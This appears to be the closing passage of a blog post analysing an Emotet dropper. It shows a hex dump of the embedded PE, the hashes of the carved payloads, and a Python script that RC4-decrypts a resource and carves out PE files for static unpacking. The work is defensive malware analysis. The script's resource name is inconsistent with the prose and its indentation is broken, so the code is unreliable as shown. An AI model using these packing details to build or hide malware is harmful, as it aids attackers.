00310530  10 8B 44 16 1C 8D 04 88 8B 04 10 03 C2 EB DB 4D  ..D.........ÂëÛM
00310540  5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8  Z..........ÿÿ..¸
00310550  00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00  .......@........
00310560  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00310570  00 00 00 00 00 00 00 00 00 00 00 C0 00 00 00 0E  ...........À....
00310580  1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69  .º..´.Í!¸.LÍ!Thi
00310590  73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74  s program cannot
003105A0  20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D   be run in DOS m
003105B0  6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 47  ode....$.......G
003105C0  92 61 C2 03 F3 0F 91 03 F3 0F 91 03 F3 0F 91 7E  .aÂ.ó...ó...ó..~
003105D0  8A EF 91 00 F3 0F 91 7E 8A D1 91 02 F3 0F 91 52  .ï..ó..~.Ñ..ó..R
003105E0  69 63 68 03 F3 0F 91 00 00 00 00 00 00 00 00 00  ich.ó...........
003105F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50  ...............P
00310600  45 00 00 4C 01 03 00 0D 15 7F 5D 00 00 00 00 00  E..L......].....
00310610  00 00 00 E0 00 02 21 0B 01 0C 00 00 1C 00 00 00  ...à..!.........
00310620  02 01 00 00 00 00 00 00 19 00 00 00 10 00 00 00  ................
00310630  30 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06  0...............
00310640  00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00  ................
00310650  40 01 00 00 04 00 00 00 00 00 00 02 00 40 08 00  @............@..
00310660  00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00  ................
00310670  00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00  ................
00310680  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00310690  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

I have analyzed the next layer of shellcode, it just reflectively loads the embedded PE file. So we can dump decrypted resource data and carve out PE files using Exeinfo-PE or some other tools. Exeinfo PE extracted two files

1. `DLL (bf3af6a558366d3927bfe5a9b471d56a1387b4927a418c428fc3452721b5c757)`
2. `Exe (f96d6bbf4b0da81c688423f2e1fc3df4b4ef970f91cfd6230a5c5f45bb7e41bd)`
   Both of these files are already detected by existing open source Emotet Yara sigs.



So we have reached the final payload of Emotet. Let's see if we can write a script to statically unpack and extract the payload.

Writing a Python Script to Unpack Malware Statically

We can write a python script to unpack `284.exe` statically by

- Extract binary data from resource with name `KITTOFF`
- RC4 decrypt it using key `"?UPLkTcdjlHrhAW\x00"`
- Carve out PE files from the decrypted binary data stream.

The code is pretty self-explanatory. If you have any questions please let me know in comments.

```
#!/usr/bin/env python3
# Name:
# unpack_emotet.py
# Description:
# This script accompanies my blog at
# https://mirshadx.wordpress.com/2020/11/22/analyzing-an-emotet-dropper-and-writing-a-python-script-to-statically-unpack-payload/
# and can be used to statically unpack given sample in the blog
# Author:
# https://twitter.com/mirshadx
# https://www.linkedin.com/in/irshad-muhammad-3020b0a5/
#
# PE carving code is adopted from https://github.com/MalwareLu/tools/blob/master/pe-carv.py
#


import pefile
from Crypto.Cipher import ARC4
import re

# if you like, you can use commandline args for these arguments
EXE_PATH = "C:\\Users\\user\\Downloads\\tmp\\284.bin"
RC4_KEY = b"?UPLkTcdjlHrhAW\x00"
RESOURCE_NAME = "KITTKOF"


def get_resource_data(path_to_exe, resource_name):
"""Given a resource name extracts binary data for it"""
```

```
    pe = pefile.PE(path_to_exe)
    for rsrc in pe.DIRECTORY_ENTRY_RESOURCE.entries:
        if str(rsrc.name) == resource_name:
            print("Found the resource with name KITTOFF")

            # Get IMAGE_RESOURCE_DATA_ENTRY for resource and extract data
            data_struc = rsrc.directory.entries[0].directory.entries[0].data.struct
            data_size = data_struc.Size
            data_offset = data_struc.OffsetToData
            print(f"Rosource Size: {hex(data_size)}, Resource Offset:{hex(data_offset)}")
            rsrc_data = pe.get_memory_mapped_image()[data_offset: data_offset + data_size]
            return rsrc_data

    raise ValueError(f"Unable to find resource with name: {resource_name}")


def rc4_decrypt_data(enc_data, key):
    """RC4 decrypts the encrypted data"""
    cipher = ARC4.new(RC4_KEY)
    dec_data = cipher.decrypt(enc_data)
    return dec_data


def get_extension(pe):
    """returns ext of the file type using pefile"""
    if pe.is_dll():
        return ".dll_"
    if pe.is_driver():
        return ".sys_"
    if pe.is_exe():
```

```
    return ".exe_"
    else:
    return ".bin_"


    def write_pe_file_disk(pe, c):
    """Writes a PE file to disk"""
    trimmed_pe = pe.trim()
    pe_name = str(c)+get_extension(pe)
    out = open(pe_name, "wb")
    out.write(trimmed_pe)
    out.close()
    print(f"PE file: {pe_name} written to disk")


    def carve_pe_file(data_stream):
    """carve out pe file from binary data stream"""
    c = 1
    for y in [tmp.start() for tmp in re.finditer(b"\x4d\x5a", data_stream)]:
    location = y
    try:
    pe = pefile.PE(data=data_stream[y:])
    except:
    print(f"MZ header found at {hex(y)} but failed to parse it as PE")
    continue

    print(f"Found PE at offset: {hex(y)}")
    write_pe_file_disk(pe, c)
```

```
    if __name__ == '__main__':
    rsrc_data = get_resource_data(EXE_PATH, RESOURCE_NAME)
    dec_data = rc4_decrypt_data(rsrc_data, RC4_KEY)
    carve_pe_file(dec_data)
```

view raw unpack_emotet.py hosted with ❤ by GitHub